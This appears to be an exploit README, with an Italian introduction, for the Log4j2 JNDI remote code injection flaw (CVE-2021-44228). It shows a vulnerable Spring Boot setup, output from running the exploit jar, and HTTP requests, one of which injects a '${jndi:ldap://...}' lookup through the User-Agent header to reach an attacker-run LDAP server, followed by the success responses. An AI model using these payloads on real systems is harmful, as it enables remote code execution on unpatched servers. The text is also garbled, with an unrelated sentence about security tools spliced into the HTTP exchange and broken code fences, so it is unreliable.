Exploit di iniezione remota di codice Log4j2 CVE-2021-44228 con generazione di payload JNDI, tecniche di bypass WAF e procedura pratica di sfruttamento per test di penetrazione.

https://twitter.com/jas502n/status/1468946197629272066

uso predefinito :``` xml org.springframework.boot spring-boot-starter-web
**mvn dependency:tree**```java
[INFO] |  |  +- org.springframework.boot:spring-boot-starter-logging:jar:2.6.1:compile
[INFO] |  |  |  +- ch.qos.logback:logback-classic:jar:1.2.7:compile
[INFO] |  |  |  |  \- ch.qos.logback:logback-core:jar:1.2.7:compile
[INFO] |  |  |  +- org.apache.logging.log4j:log4j-to-slf4j:jar:2.14.1:compile
[INFO] |  |  |  \- org.slf4j:jul-to-slf4j:jar:1.7.32:compile
[INFO] |  |  \- org.slf4j:slf4j-api:jar:1.7.32:compile
modificare pom.xml```xml
org.springframework.boot spring-boot-starter-web org.springframework.boot spring-boot-starter-logging org.apache.logging.log4j log4j-core 2.14.1 ``` ## Uso dell'ambiente vulnerabileusage:
 ```

$ java -jar log4jRCE-0.0.1-SNAPSHOT.jar
[*] CVE-2021-44228 Log4j2 Remote Code Injection
. ____ _ __ _ _
/\ / ' __ _ () __ __ _ \ \ \
( ( )__ | '_ | '| | ' / ` | \ \ \
\/ __)| |)| | | | | || (| | ) ) ) )
' || .__|| ||| |_, | / / / /
=========||==============|/=////
:: Spring Boot :: (v2.6.1)
2021-12-10 16:18:43.099 WARN 48536 --- [ main] o.s.boot.StartupInfoLogger : InetAddress.getLocalHost().getHostName() took 5005 milliseconds to respond. Please verify your network configuration (macOS machines may need to add entries to /etc/hosts). 2021-12-10 16:18:48.108 INFO 48536 --- [ main] c.example.log4jrce.Log4jRceApplication : Starting Log4jRceApplication v0.0.1-SNAPSHOT using Java 1.8.0_60 on JMacBookPro.local with PID 48536 (/Users/jas502n/IdeaProjects/log4jRCE/target/log4jRCE-0.0.1-SNAPSHOT.jar started by root in log4jRCE/target) 2021-12-10 16:18:48.109 INFO 48536 --- [ main] c.example.log4jrce.Log4jRceApplication : No active profile set, falling back to default profiles: default 2021-12-10 16:18:48.890 INFO 48536 --- [ main] o.s.b.w.embedded.tomcat.TomcatWebServer : Tomcat initialized with port(s): 8080 (http) 2021-12-10 16:18:48.902 INFO 48536 --- [ main] o.apache.catalina.core.StandardService : Starting service [Tomcat] 2021-12-10 16:18:48.902 INFO 48536 --- [ main] org.apache.catalina.core.StandardEngine : Starting Servlet engine: [Apache Tomcat/9.0.55] 2021-12-10 16:18:48.957 INFO 48536 --- [ main] o.a.c.c.C.[Tomcat].[localhost].[/] : Initializing Spring embedded WebApplicationContext
#### Burpsuite Send
```
POST /login HTTP/1.1
Host: 127.0.0.1:8080
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/95.0.4638.69 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 52
data=xxxxx
Questo progetto integra un gran numero di strumenti di sicurezza informatica, coprendo i seguenti ambiti:
Ogni strumento è stato selezionato con cura per essere comune ed efficiente.``` HTTP/1.1 200 Content-Type: text/html;charset=UTF-8 Content-Length: 15 Date: Fri, 10 Dec 2021 08:38:50 GMT Connection: close
log4j2 success!

#### User-Agent Injection
```bash
GET / HTTP/1.1
Host: 192.168.3.105:18080
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)${jndi:ldap://192.168.3.105:1389/o=reference} AppleWebKit/537.36 (KHTML, like Gecko) Chrome/95.0.4638.69 Safari/537.36
Accept: image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8
Referer: http://192.168.3.105:18080/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close
HTTP/1.1 200
Content-Type: image/avif;charset=UTF-8
Content-Length: 26
Date: Tue, 14 Dec 2021 13:08:14 GMT
Connection: close
User-Agent Inject Success!
